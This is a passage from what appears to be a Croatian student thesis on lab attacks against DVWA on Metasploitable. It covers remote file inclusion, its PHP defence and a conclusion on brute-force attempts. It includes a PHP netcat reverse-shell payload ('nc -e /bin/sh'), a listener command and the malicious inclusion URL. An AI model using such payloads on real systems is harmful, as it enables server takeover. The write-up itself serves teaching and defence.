Za ovaj napad se pokušala ostvariti „reverse“ veza s Metasploitable poslužitelja prema Kali Linuxu. Najprije je na računalu napadača kreirana određena datoteka koja sadržava sljedeće linije koda:

```
<?php

Passthru("nc -e /bin/sh/ 10.0.2.6 8080");

?>
```


Koristila se php naredba „Passthru“ koja može pokrenuti bilo koju naredbu operativnog sustava. Ključna riječ „nc“ označava netcat koji se koristi jer se želi stvoriti veza prema računalu napadača, zato je upisana IP adresa apache poslužitelja na Kali Linuxu, a ne Metasploitablea. Nakon što je skripta napravljena, potrebno je u terminal Kali Linuxa upisati sljedeću naredbu:

```
nc -vv -l -p 8080
```

Naredba iznad pokreće netcat koji „prisluškuje“ na portu 8080 te čeka na konekciju, u trenutku kad se RFI uspješno izvrši ovdje se prikazuje ostvarena veza. U trenutku kad su postavljeni svi preduvjeti, potrebno je na web stranici „DVWA“ upisati sljedeću liniju u URL:


```
10.0.2.5/dvwa/vulnerabilities/fi/?page=http://10.0.2.6/reverse.txt?
```

U trenutku osvježavanja stranice na računalu napadača netcat je stvorio „*reverse*“ konekciju te se isto i prikazalo u terminalu Kali Linuxa u sljedećem obliku.



Slika 18 - Prisluškivanje na portu 8080 i otvaranje konekcije

Kao što je i vidljivo na slici iznad, ostvarena je veza između računala žrtve i računala napadača te je napadač u mogućnosti kretati se poslužiteljem kao da je njegov vlastiti. Komunikacija je najbolje vidljiva prilikom pokretanja Wiresharka.



Slika 19 - Komunikacija između napadača i žrtve

Jasno se vidi konstantna komunikacija između IP adrese 10.0.2.5 i IP adrese 10.0.2.6. Unutar „*TCP payload*“ vidljivo je slanje naredbi od strane napadača prema žrtvi. U ovom slučaju „cd ..“ ili „ls“ da bi se promijenila trenutna pozicija u putanji na poslužitelju i pročitale sve dostupne datoteke na istoj.

3.5.2. Obrana od napada *remote file inclusion*

Napad opisan u prijašnjem poglavlju je izvršen na niskim sigurnosnim postavkama DVWA web aplikacije jer nema nikakvih provjera stranica koje se mogu uključiti u URL kao što je vidljivo u nastavku.

```
<?php

    $file = $_GET['page'];

?>
```

Pomoću GET metode se dohvaća parametar upisan u URL, nema dodatnih provjera i zlonamjerna skripta se veoma lako okida na poslužitelju.

U trenutku kad su se sigurnosne postavke postavile na najvišu moguću razinu napad više nije bilo moguće izvršiti na isti način jer postoji provjera upisanog parametra, isto je vidljivo u nastavku.

```
<?php

    $file = $_GET['page'];

    if ( $file != "Kontakti.php" ) {
        echo "ERROR: Datoteka nije pronađena!";
        exit;
    }

?>
```

U slučaju iznad je moguće prikazati samo stranicu „Kontakti.php“, sve ostalo poslano kao parametar se neće prikazati niti izvršiti.

4. Zaključak

U ovome radu je korišteno nekoliko različitih metoda napada. Krenulo se teoretskim opisivanjem istih da bi lakše bilo shvatiti sam praktični dio koji slijedi, u većini napada su bile navedene određene početne pretpostavke da bi isti uspio. Pokušali su se pokazati primjeri najbolje prakse kako se od tih napada najbolje zaštititi. U testiranjima napada je uvelike pomogao Kali Linux jer sadrži mnoge alate koji su bili od koristi, jednako tako, Metasploitable je savršeno poslužio kao žrtva na kojoj su svi ti napadi isprobani. Mijenjajući sigurnosne postavke, bile su prikazane razlike u kodu, kako na strani klijenta, tako i na strani poslužitelja. Uočavajući razlike, objašnjeno je zašto se napad više ne može izvršiti na isti način, ukoliko je to bilo moguće, napad se izvršio na drugačiji način i u mnogim slučajevima ni najviše sigurnosne razine nisu bile dovoljne da bi se zaštitilo od istog. Naravno, svi ovi napadi su bili izvršeni u „laboratorijskim“ uvjetima u kojima je sve savršeno posloženo da bi se napad izvršio. Nigdje u realnom svijetu nije moguće samo tako na strani žrtve omogućiti proxy poslužitelj da bi se paketi presreli pomoću Burp Suitea i zamijenili u letu na način kako je to prikazano u ovome radu.

Kao što je to već ranije spomenuto, bilo je bitno odrediti početne pretpostavke prije samog izvršavanja napada. Ovaj dio je bio najbitniji prilikom izvršavanja napada *brute force* metodom jer se naišlo na dva problema prilikom testiranja istog. Nadobudno je bilo ubaciti lozinku duljine od osam znakova te mogućnost da lozinka sadrži više od dvadeset znakova. U trenutku kad je Crunch trebao kreirati sve kombinacije tih lozinki i prikazao da će kreirati više petabajta podataka moralo se očajničkim metodama prekidati procese. Jednako tako, nakon što se isto probalo kreirati sa samo osam mogućih znakova u lozinki i već se praktički došlo do kraja napada, samo je još alat Hydra morao isprobati nekih šest milijuna kombinacija lozinki, isti je u terminalu ispisao da će mu za to trebati nekih sedamsto sati pa se moralo krenuti ispočetka.

Sve prethodno je navedeno zato da se vidi koliko je teško običnom smrtniku izvršiti neke napade bez pravih resursa, a da mu za to nije potrebno barem sto života. Teoretski je sve napade moguće izvršiti, pogotovo u ovim laboratorijskim uvjetima, ali u praksi, uz korištenje najboljih praksi za zaštitu od istih, to je već druga priča.

Popis literature

1. Kaspersky. *Brute Force Attack: What You Need to Know to Keep Your Passwords Safe*. Pristupano 10. kolovoz 2020. https://www.kaspersky.com/resource-center/definitions/brute-force-attack.
2. Hertzog, R., O'Gorman, J., Aharoni, M. (2017*). Kali Linux Revealed: Mastering the penetration testing distribution*. Offsec Press
3. *Cisco. Network Address Translation (NAT) FAQ*. Pristupano 28. srpanj 2020. https://www.cisco.com/c/en/us/support/docs/ip/network-address-translation-nat/26704-nat-faq-00.html
4. OWASP*. SQL Injection | OWASP*. Pristupano 3. kolovoz 2020. https://owasp.org/www-community/attacks/SQL_Injection
5. OWASP. *SQL Injection Prevention - OWASP Cheat Sheet Series*. Pristupano 3. kolovoz 2020. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
6. ComputerWeekly. *Techniques for Preventing a Brute Force Login Attack*. Pristupano 11. kolovoz 2020. https://www.computerweekly.com/answer/Techniques-for-preventing-a-brute-force-login-attack
7. OWASP. *Unrestricted File Upload | OWASP*. Pristupano 30. srpanj 2020. https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
8. Sabih Z. (2018). *Website Hacking / Penetration Testing & Bug Bounty Hunting*. Udemy

Popis slika